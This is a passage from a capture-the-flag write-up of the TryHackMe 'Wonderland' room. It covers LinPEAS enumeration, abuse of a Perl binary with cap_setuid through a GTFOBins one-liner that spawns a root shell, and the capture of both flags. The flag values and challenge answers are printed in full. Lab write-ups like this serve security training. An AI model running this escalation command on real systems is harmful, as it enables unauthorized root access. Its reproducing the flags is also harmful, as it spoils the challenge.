drwx-----  3 root    root    4096 Apr 28 13:10 systemd-private-b0757e0803134b8386d3351301901aaf-systemd-timesyncd.service-SZS6As  
hatter@wonderland:/tmp$
```

Found **linpeas.sh** in the directory

Step 32: Running LinPEAS

In this step, I executed the LinPEAS script to enumerate privilege escalation vectors.

```
hatter@wonderland:/tmp$
hatter@wonderland:/tmp$ chmod +x linpeas.sh
hatter@wonderland:/tmp$ ./linpeas.sh | tee logs.txt
```



The scan revealed:

Log files with weak permissions

Accessible files in user directories

```
File Edit View Search Terminal Help
$FileCreateMode 0640
$DirCreateMode 0755
$Umask 0022
$PrivDropToUser syslog
$PrivDropToGroup syslog

$WorkDirectory /var/spool/rsyslog

$IncludeConfig /etc/rsyslog.d/*.conf
└─ Auditd configuration (limit 50)

└─ Log files with potentially weak perms (limit 50)
1048985 1496 -rw-r----- 1 syslog adm 1525913 Apr 28 13:54 /var/log/kern.log
1048973 824 -rw-r----- 1 syslog adm 839073 Apr 28 13:10 /var/log/cloud-init.log
1048978 1848 -rw-r----- 1 syslog adm 1891086 Apr 28 14:02 /var/log/syslog
1049057 0 -rw-r----- 1 landscape landscape 0 May 25 2020 /var/log/landscape/sysinfo.log
1048989 48 -rw-r----- 1 syslog adm 42341 Apr 28 14:04 /var/log/auth.log
1052116 24 -rw-r----- 1 root adm 20861 May 25 2020 /var/log/apt/term.log

└─ Files inside /home/hatter (limit 20)
total 40
drwxr-x--- 6 hatter hatter 4096 Apr 28 13:54 .
drwxr-xr-x 6 root root 4096 May 25 2020 ..
lrwxrwxrwx 1 root root 9 May 25 2020 .bash_history -> /dev/null
-rw-r--r-- 1 hatter hatter 220 May 25 2020 .bash_logout
-rw-r--r-- 1 hatter hatter 3771 May 25 2020 .bashrc
drwx----- 2 hatter hatter 4096 Apr 28 13:40 .cache
drwxr-x--- 3 hatter hatter 4096 Apr 28 13:54 .config
drwx----- 3 hatter hatter 4096 Apr 28 13:54 .gnupg
drwxrwxr-x 3 hatter hatter 4096 May 25 2020 .local
-rw-r--r-- 1 hatter hatter 807 May 25 2020 .profile
-rw----- 1 hatter hatter 29 May 25 2020 password.txt

└─ Files inside others home (limit 20)
/home/alice/.bash_logout
/home/alice/root.txt
/home/alice/walrus_and_the_carpenter.py
/home/alice/random.py
/home/alice/.profile
/home/alice/.bashrc

└─ Searching installed mail applications

└─ Mails (limit 50)
```

Found binaries with special capabilities:


/usr/bin/perl with cap_setuid+ep

This indicates a strong privilege escalation opportunity using Perl.

```
Files with capabilities (limited to 50):  
/usr/bin/perl5.26.1 = cap_setuid+ep  
/usr/bin/mtr-packet = cap_net_raw+ep  
/usr/bin/perl = cap_setuid+ep
```

Step 33: Searching Exploit Method

In this step, I searched for exploitation techniques using GTF0Bins.



Step 34: Identifying Perl Exploit

In this step, I identified the exploitation method for Perl.



Step 35: Using Perl for Privilege Escalation

In this step, I used the GTFOBins exploit to spawn a root shell using Perl.

Spawned a shell with root privileges

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged Sudo Capabilities

This function is performed bypassing the usual kernel permission checks if the executable has certain capabilities set.

The following capabilities are needed: `CAP_SETUID`.

```
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

Step 36: Gaining Root Access

In this step, I executed the Perl exploit on the target system.

```
hatter@wonderland:/tmp$
hatter@wonderland:/tmp$ /usr/bin/perl5.26.1 -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# whoami
root
#

# cd /home
# ls -al
total 24
drwxr-xr-x  6 root      root      4096 May 25  2020 .
drwxr-xr-x 23 root      root      4096 May 25  2020 ..
drwxr-xr-x  5 alice     alice     4096 Apr 28 13:27 alice
drwxr-xr-x  6 hatter    hatter    4096 Apr 28 13:54 hatter
drwxr-xr-x  2 rabbit    rabbit    4096 Apr 28 13:36 rabbit
drwxr-xr-x  6 tryhackme tryhackme 4096 May 25  2020 tryhackme
# cd /root
# ls -al
total 28
drwx--x--x  4 root root 4096 May 25  2020 .
drwxr-xr-x 23 root root 4096 May 25  2020 ..
lrwxrwxrwx  1 root root   9 May 25  2020 .bash_history -> /dev/nu
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x  3 root root 4096 May 25  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx----- 2 root root 4096 May 25  2020 .ssh
-rw-r--r--  1 root root   32 May 25  2020 user.txt
#
```

Successfully gained **root access**

Step 37: Capturing User Flag

In this step, I retrieved the user flag.

```
# cat user.txt
thm{"Curiouser and curiouser!"}
#
```

Found the flag: **thm{"Curiouser and curiouser!"}**

Step 38: Capturing Root Flag

In this step, I navigated to the **alice** directory and retrieved the root flag.

```
#
# cd alice
# ls -al
total 44
drwxr-xr-x 5 alice alice 4096 Apr 28 13:27 .
drwxr-xr-x 6 root root 4096 May 25 2020 ..
lrwxrwxrwx 1 root root 9 May 25 2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice 220 May 25 2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 May 25 2020 .bashrc
drwx----- 2 alice alice 4096 May 25 2020 .cache
drwx----- 3 alice alice 4096 May 25 2020 .gnupg
drwxrwxr-x 3 alice alice 4096 May 25 2020 .local
-rw-r--r-- 1 alice alice 807 May 25 2020 .profile
-rwxrwxr-x 1 alice alice 33 Apr 28 13:20 random.py
-rw----- 1 root root 66 May 25 2020 root.txt
-rw-r--r-- 1 root root 3577 May 25 2020 walrus_and_the_carpenter.py
# cat root.txt
thm{Twinkle, twinkle, little bat! How I wonder what you're at!}
#
```

Found the flag:

thm{Twinkle, twinkle, little bat! How I wonder what you're at!}

Step 39: Challenge Completion

In this step, I submitted both flags on TryHackMe.

Result:

User flag: Correct

Root flag: Correct

Conclusion:

Successfully completed the Wonderland room and captured all flags.

Enter Wonderland and capture the flags.

▶ Start Machine



Answer the questions below

Obtain the flag in user.txt

```
thm["Curiouser and curiouser!"]
```

✓ Correct Answer

+20 Escalate your privileges, what is the flag in root.txt?

```
thm[Twinkle, twinkle, little bat! How I wonder what you're at!]
```

✓ Correct Answer